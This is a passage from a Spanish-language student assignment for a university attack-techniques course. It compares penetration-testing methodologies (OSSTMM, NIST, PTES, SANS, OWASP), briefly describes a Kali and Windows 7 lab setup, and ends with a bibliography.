9. **Explotación binaria**: Después de identificar una vulnerabilidad dentro de un binario de los pasos anteriores, se requiere una prueba de concepto (PoC) adecuada para demostrar el impacto y el riesgo en el mundo real. El desarrollo de código de explotación requiere experiencia en programación en lenguajes de nivel inferior (por ejemplo, ASM, C / C ++, shellcode, etc.) así como antecedentes dentro de la arquitectura de destino particular (por ejemplo, MIPS, ARM, x86, etc.) (OWASP, 2021). El código PoC implica obtener una ejecución arbitraria en un dispositivo o aplicación controlando una instrucción en la memoria. No es común que existan protecciones binarias en tiempo de ejecución (por ejemplo, NX, DEP, ASLR, etc.) dentro de los sistemas integrados; sin embargo, cuando esto sucede, es posible que se requieran técnicas adicionales, como la programación orientada al retorno (ROP). ROP permite a un atacante implementar una funcionalidad maliciosa arbitraria encadenando el código existente en el proceso de destino / código binario conocido como gadgets. Será necesario tomar medidas para aprovechar una vulnerabilidad identificada, como un desbordamiento de búfer, formando una cadena ROP (OWASP, 2021).

Metodologías	Taxonomía	Especificación de la taxonomía.	Grado de especificación	Particularidades
OSSTMM	Agrupa las áreas de seguridad que abarca en canales, dentro de los cuales se implementan módulos.	Los módulos son los procesos repetibles dentro de un Pentesting, que se utilizan en todos los canales de la metodología.	Especifica los procesos y herramientas necesarios para realizar un Pentesting para cada tema abarcado.	Requiere que el pentester posea un conocimiento técnico y experiencia más elevados de lo normal
NIST	Divide los componentes esenciales para el Pentesting en tres categorías: El núcleo, los niveles de implementación o “tiers” y los perfiles.	El núcleo consta de cinco funciones simultaneas y continuas: Identificar, proteger, detectar,	Especifica un estándar para realizar Pentestings en general	Define un marco regulatorio para la gestión de riesgos, que establece las pautas y protocolos a seguir para su correcto manejo. Especifica un estado “actual” y


		responder y recuperar. A su vez, el núcleo identifica y divide distintos componentes, los cuales son: Funciones, categorías, subcategorías y referencias informativas. Los niveles de implementación tienen su propia clasificación, que se divide en 4 tiers: Parcial, riesgo informado, repetible y adaptativo.		un estado "objetivo" al momento de realizar un Pentesting.
PTES	Se compone de siete secciones principales: Interacciones previas al compromiso, obtención de información, modelado de amenazas, análisis de vulnerabilidades, explotación, post explotación y reporte.	La obtención de información se divide con respecto a la manera en la que se puede desarrollar este aspecto: Pasiva, semi-pasiva y activa. El modelado de amenazas se divide con respecto a las distintas amenazas que pueden ser explotadas: Activos de negocio, procesos de negocio, agentes de amenazas/análisis de la comunidad, capacidad de las amenazas y datos comprometedores disponibles. El análisis de vulnerabilidades se compone de: Pruebas, validación e investigación. La post explotación se divide según los análisis a aplicar	Provee un estándar que evalúa gran parte de los componentes que definen la calidad de un Pentesting.	Es una metodología tan bien definida que puede ser aplicada en un gran número de Pentestings.

		luego del ataque: Infraestructura, Objetos de alto perfil/valor, Pillaje, Pentestings adicioneales, Limpieza y persistencia. Los reportes se dividen en función de a quien vayan dirigidos: Resumen ejecutivo y reporte técnico.		
SANS	Se compone de seis fases: Planeación y preparación, Recolección y análisis de información, Detección de vulnerabilidades, intento de penetración, análisis y reporte y limpieza.	La fase de análisis y reporte se divide en: Resumen de escenarios de penetración exitosos, lista de información recopilada, lista de vulnerabilidades, descripción de vulnerabilidades, sugerencias y técnicas de resolución y respuesta ante vulnerabilidades.	Establece una metodología bastante básica en comparación a anteriores metodologías, pero captura los puntos más importantes a la hora de realizar un Pentesting.	Es una metodología que está enfocada a resaltar los puntos clave al momento de realizar un Pentesting.
OWASP	Se compone de nueve fases: Recopilación y reconocimiento de información, obtención de firmware, análisis de firmware, extracción de sistema de archivos, análisis del contenido del sistema de archivos, emulación del firmware, análisis dinámico, análisis del tiempo de ejecución y explotación binaria.	Cada fase involucra métodos que dependen más del sistema, aplicación u organización sobre la que se realice el Pentesting.	Consta de una metodología muy especifica que depende de sobremanera de la tecnología, aplicación o sistema sobre la cual se realice el Pentesting (en este caso, un firmware).	Posee una metodología adaptable que cambia con respecto al entorno en el cual se vaya a trabajar.

Facultad de ingeniería
Programa Ingeniería de sistemas
Docente: J Eduar Criollo S
Asignatura: TECNICAS DE ATAQUE
Código estudiante: 30000050832 – LUIS FELIPE VELASCO TAO
- JUAN DAVID GONZALEZ DIMATÉ.


Entorno de pruebas.

Juan David Gonzales Dimate



Luis Felipe Velasco Tao

Se crearon dos máquinas virtuales, una con Kali Linux 2021-2 y la otra con Windows 7. A continuación una imagen como evidencia de las máquinas virtuales:




Facultad de ingeniería
Programa Ingeniería de sistemas
Docente: J Eduar Criollo S
Asignatura: TECNICAS DE ATAQUE
Código estudiante: 30000050832 – LUIS FELIPE VELASCO TAO
- JUAN DAVID GONZALEZ DIMATÉ.

Máquina virtual – Kali Linux 2021-2

Evidencia de la versión del sistema operativo obtenida por medio de la terminal

Máquina virtual – Windows 7 Ultimate



Bibliografía

LEY ESTATUTARIA 1581 DE 2012, 1 (2012) (testimony of Congreso de Colombia). https://www.defensoria.gov.co/public/Normograma 2013_html/Normas/Ley_1581_2012.pdf

Fernandez, C. (2010). *The OWASP Foundation OWASP Introducción a OWASP*. http://www.owasp.or

Orellana, S. (2018, March 20). *Ejemplificando los nuevos ítem del Owasp Top 10 2017 - YouTube*. Cybertrust. https://www.youtube.com/watch?v=HzqhgB0KuyM

OWASP. (2017a). *OWASP Top 10 - 2017 Los diez riesgos más críticos en Aplicaciones Web*. https://github.com/OWASP/Top10/issues

OWASP. (2017b). *OWASP Top Ten Web Application Security Risks | OWASP*. OWASP Top Ten. https://owasp.org/www-project-top-ten/

Quanti Media Group. (2019, September 2). *Las 10 Vulnerabilidades más peligrosas usadas por aplicaciones web (OWASP 10) - 4K - YouTube*. YouTube. https://www.youtube.com/watch?v=kNo9fZC1Isw

Restrepo, J. A. (2017, April 10). *¿Qué es OWASP?, Open Web Application Security Project - YouTube*. DragonJAR - Seguridad Informática. https://www.youtube.com/watch?v=-4gj0MjRnFY

Wilhelm, T. (2010). Methodologies. Professional Penetration Testing, 153-179. doi: 10.1016/b978-1-59749-425-0.00010-5

National Institute of Standarts and Technology. (2018). Framework for Improving Critical Infrastructure Cybersecurity [Ebook] (2nd ed.). NIST. Retrieved from https://nvlpubs.nist.gov/nistpubs/CSWP/NIST.CSWP.04162018.pdf

The Penetration Testing Execution Standard. (2021). Retrieved 25 August 2021, from http://www.pentest-standard.org/index.php/Main_Page

Wai, C. (2021). Conducting a Penetration Test on an Organization [Ebook] (1st ed., pp. 2-9). Malaysia: SANS. Retrieved from https://sansorg.egnyte.com/dl/CqDcmgwKE3/

OWASP. (2021). OWASP Firmware Security Testing Methodology (FSTM). Retrieved 25 August

2021, from https://github.com/scriptingxss/owasp-fstm